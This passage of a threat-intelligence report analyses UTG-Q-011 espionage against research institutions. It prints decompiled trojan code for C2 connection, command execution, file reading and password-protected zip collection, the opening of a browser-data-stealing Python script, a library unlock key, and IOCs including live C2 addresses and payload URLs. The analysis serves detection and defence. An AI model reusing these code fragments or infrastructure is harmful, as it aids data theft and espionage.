As we mentioned in Operation Veles^[1], scientific research and production data such as source codes and experimental data of various stages are usually stored in linux server clusters, UTG-Q-008 can only be successfully stolen by years of accumulation and massive network resources, which is not an easy task for other groups. Higher confidentiality research projects are completely closed in the isolation network, but the world can penetrate the network gate and other equipment APT groups only a few, security vendors and the lack of this part of the vision, so a long time in the future in the field of science and education in the APT groups will still focus on the Win platform.

UTG-Q-011

The UTG-Q-011 initial payload was released in the same resume decoy format, targeting areas such as laser science and aerospace for espionage.

<div> <div>宋洪榮</div> <div> <div>学历：硕士</div> <div>籍贯：白城市</div> </div> </div>				<div> <div>张泽清</div> <div> <div>学历：硕士</div> <div>籍贯：北京市</div> </div> </div>			
教育背景及校园经历				教育背景及校园经历			
2021.9 - 2023.7	吉林大学	光学工程	工硕士学位	2021.9 - 2023.7	清华大学	电子科学与技术	工硕士学位
2017.9 - 2021.7	吉林大学	光学工程	工学学士学位	主修课程：微波光子技术的新体制雷达、无线通信、测量系统和集成微波光子芯片等。			
				任职情况：图书馆助理			
				2017.9 - 2021.7	清华大学	电子科学与技术	工学学士学位
				主修课程：机器学习、数据挖掘、绿色移动通信与无线资源分配。			

Two downloaders of the same origin released two types of Trojans, with 0 checks on VT:

0

/ 64

Community Score

peexe

detect-debug-environment

idle

64bits

long-sleeps

DETECTION

DETAILS

RELATIONS

BEHAVIOR

CONTENT

TELEMETRY

COMMUNITY

Crowdsourced Sigma Rules

CRITICAL 0

HIGH 0

MEDIUM 0

LOW 3

Communicates with C2 via SSL protocol to receive messages.

```

v8[3] = -761196453;
sub_7FF679AD4B00(v9, 128i64, v6);
sub_7FF679AD3F80(v8, v10, v6);
*(_WORD *)name.sa_data = htons(v10[0]);
if ( connect(s, &name, 16) != -1 ) // 23.152.0.99:443
    return 1i64;
closesocket(s);
return 0xFFFFFFFFi64;

```

15/20

```

v3 = recv(v1, buf, 1, 0);
if ( v3 <= 0 || buf[0] != 'F' || buf[1] )
{
    sub_7FF679AD54F0(12, 0i64);
    sub_7FF679AA9B20(2097154i64);
    v4 = sub_7FF679AA9A50();
    v5 = ((__int64 *)sub_7FF679AA6F80((__int64)v4));
    v6 = ((__int64)v5);
    if ( !v5 )
    {
        v16 = sub_7FF679C71DEC();
        sub_7FF679AD5DE0((__int64)(v16 + 12));
        abort();
    }
}

```

And the received information is used as an instruction to execute the corresponding function, and its instruction corresponds to the function as follows:

case 0: create the specified process

```

    case 0:
    {
        v4 = CreateProcessW(0i64, lpCommandLine, 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);
        if ( !v4 || hObject )
            CloseHandle(hObject);
        else
            WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
        CloseHandle(ProcessInformation.hProcess);
        CloseHandle(ProcessInformation.hThread);
    }
}

```

case 1: Change own working directory

```

if ( !SetCurrentDirectoryW(Path) )
    goto LABEL_14;
CurrentDirectoryW = GetCurrentDirectoryW(0x105u, Buffer);
v5 = CurrentDirectoryW;
if ( CurrentDirectoryW > 260 )
{
    v6 = CurrentDirectoryW + 1;
    v7 = (WCHAR *)calloc_crt(CurrentDirectoryW + 1, 2i64);
    v2 = v7;
    if ( !v7 )
        goto LABEL_14;
    v3 = 1;
    if ( !v5 )
        goto LABEL_14;
    v5 = GetCurrentDirectoryW(v6, v7);
}

```

case 2: End the connection and exit the Trojan

```

case '2':
    sub_7FF679AA87B0((__int64)v7);
    sub_7FF679AA79B0(v7);
    sub_7FF679AA6DB0(v6);
    closesocket(v1);
    return 0i64;
}

```

case 4: Read the contents of the specified file

```

case '4':
    QuadPart = -1i64;
    v13 = sub_7FF679AA68C0(&WideCharStr[1], 0x80000000, 3u); // CreateFileW
    v14 = v13;
    if ( v13 != (HANDLE)-1i64 )
        QuadPart = sub_7FF679AA68A0(v13).QuadPart; // GetFileSizeEx
    if ( (int)sub_7FF679AA68F0((__int64)v7, v14, WideCharStr, QuadPart) >= 1 ) // ReadFile
    {
        if ( (int)sub_7FF679AA82D0((__int64)v7, (__int64)WideCharStr, 1u) >= 1 )
        {
            CloseHandle(v14);
        }
    }

```

case 5: Terminate existing connection and connect to the new C2 being issued

```

case '5':
    sub_7FF679AA87B0((__int64)v7);
    sub_7FF679AA79B0(v7);
    sub_7FF679AA6DB0(v6);
    closesocket(v1);
    Sleep(0x2710u);
    v1 = sub_7FF679AA4160(); // WSASocketW
    if ( v1 == -1i64 )
        goto LABEL_36;
    goto LABEL_3;

```

case 6: no function

case 7: collection of designated documents

First the C:\Users\Administrator\AppData\Local\msedgeCache folder will be created.

```

}
sub_7FF679AA35C0(&Src, (char *)&v10, v0); // &L"C:\\Users\\Administrator\\AppData\\Local\\msedgeCache"
v4 = (const WCHAR *)&Src;
if ( (unsigned __int64)qword_7FF679DAD038 >= 8 )
    v4 = Src;
FileAttributesW = GetFileAttributesW(v4);
if ( FileAttributesW != -1 && (FileAttributesW & 0x10) != 0 )
    return 62i64;
if ( (unsigned __int64)qword_7FF679DAD038 >= 8 )
    v3 = Src;
DirectoryW = CreateDirectoryW(v3, 0i64);

```

This function is expected to receive a command consisting of a combination of three segments, each wrapped in parentheses, with the format of the command matched by the regular expression it creates.

```

sub_7FF679C39860(&v17, L"\\(((^[^]+)\\)\\s+\\(((^[^]+)\\)\\s+\\(((^[^]+)\\)\\)", L"", 0i64);
memset(v18, 0, sizeof(v18));
LOBYTE(v19) = 0;
v20 = 0i64;
v21 = 0i64;

```

It collects files by adding the specified files to a zip archive under the msedgeCache folder. The three parts of the command that are inferred from its function are: the name of the zip archive to be generated, the files to be added to the archive, and the zip archive password.

```

v10 = (_QWORD *)sub_7FF679AA2870(v42, v28); // append file
v11 = (_QWORD *)sub_7FF679AA2870(v39, &::Src); // zip name
v12 = (_QWORD *)sub_7FF679AA2870(v37, Block); // password
if ( v10[3] >= 0x10ui64 )
    v10 = ( QWORD *)*v10;

```

The add zip function is implemented by the Chilkat library:

```

UnlockComponent(v11, "L1DR4R.CBX082024_A27TCP9A9B9d"); // key
sub_7FF679B906B0(v11);
Concurrency::details::ThreadScheduler::ThreadScheduler((Concurrency::details::ThreadScheduler
LOBYTE(v7) = 1;
sub_7FF679B90660(v10, v7);
sub_7FF679B90CC0(v10, 4i64);
sub_7FF679B90BF0(v10, 128i64);
sub_7FF679B90C00(v10, a1); // password
v8 = (unsigned __int8)sub_7FF679B90A70(v10, a2) != 1 // NewZip
    || (unsigned __int8)sub_7FF679B90940(v10, a3, 1i64) != 1 // AppendFiles
    || (unsigned __int8)sub_7FF679B90B30(v10) != 1; // WriteZipAndClose
sub_7FF679B90880(v10);

```

The second trojan is logically similar to the CNC group's Remote Command Execution backdoor and is only used to execute cmd commands, using the same third-party ssl library files.

```

v8 = sub_7FF665D61170(qword_7FF666045118, "mnhgtr43", 8i64); // send
v9 = qword_7FF666045118;
if ( v8 <= 0 )
    goto LABEL_98;
v10 = sub_7FF665D60B20(qword_7FF666045118, v92, 100001i64); // recv
if ( v10 < 0 )

if ( *((_QWORD *)&v41 + 1) >= 8ui64 )
    v23 = lpCommandLine[0];
if ( CreateProcessW(
    L"C:\\Windows\\System32\\cmd.exe",
    v23,
    0i64,
    0i64,
    1,
    0x10u,

```

If no command is executed, the heartbeat packet ddd is issued.

```

if ( Size != 3 || memcmp(v12, "ddd", 3ui64) )
{
    *(_OWORD *)v81 = 0i64;
    v82 = 0i64;
}

```

The UTG-Q-011 follow-up is primarily an open-source plug-in that steals browser data and does not overlap with the sophisticated plug-ins of the CNC gang.


```

import csv↓
import win32crypt↓
from Crypto.Cipher import AES↓
import shutil↓
CHROME_PATH_LOCAL_STATE = os.path.normpath('%s\\AppData\\Local\\Google\\Chrome\\User Data\\Local State' % os.environ['USERPROFILE'])↓
EDGE_PATH_LOCAL_STATE = os.path.normpath('%s\\AppData\\Local\\Microsoft\\Edge\\User Data\\Local State' % os.environ['USERPROFILE'])↓
browsers = [↓
    {↓
        'name': 'Chrome' },↓
    {↓
        'name': 'Edge' }]↓
↓
def pppp(local_state_path):↓

```

summarize

Currently, the full line of products based on the threat intelligence data from the Qi'anxin Threat Intelligence Center, including the Qi'anxin Threat Intelligence Platform (TIP), SkyRock, SkyEye Advanced Threat Detection System, Qi'anxin NGSOC, and Qi'anxin Situational Awareness, already support the accurate detection of such attacks.

IOC

CNC Group

C2:

aliyunconsole.com

45.86.162.79:443

185.140.12.224:443

2.58.15.28:8090

sftp:

45.86.162.125:52736

185.243.112.79:52736

MD5:

5c0d12de7c0dd7979ca5db3cad72688a

c5ed8776b63b698697fa6b22303bda2a

cfcd28199e448f35efe37c06c5da5565

d1737521c7c34c8a939e2eb3ec8ba53b

d7b8d909bfa3114abb3fa1c51875a084

e817f716f88bf628414659e3e6183aeb

bb2ca4f8eb95053dd450d58b335919c1

UTG-Q-011

MD5:

e65c3e6ba96ab7b72929ab53635a7

f3680b43abf218a16e58d991e54a6eee

54794189acbbfaf658bc5fd40b9a38dd

a2dd9a2fbb80a1b39c10c31870d7275f

0c23562c6208b080ac0b698215529a62

C2:

<https://66.85.26.161:443/csgdyhfywhefdj/gdydfhasc/chsgdjc.pdf>

<https://66.85.26.161:443/csgdyhfywhefdj/gdydfhasc/qgtopl.exe>

<https://192.52.166.252/cgyusdft/whfgujfg/calc.exe>

<https://192.52.166.252/cgyusdft/whfgujfg/tt.pdf>

45.56.162.111:443

23.152.0.99:443

Reference Links

[1]. <https://ti.qianxin.com/blog/articles/Operation-Veles-Decade-Long-Espionage-Targeting-the-Global-Research-and-Education-Sector-> CN/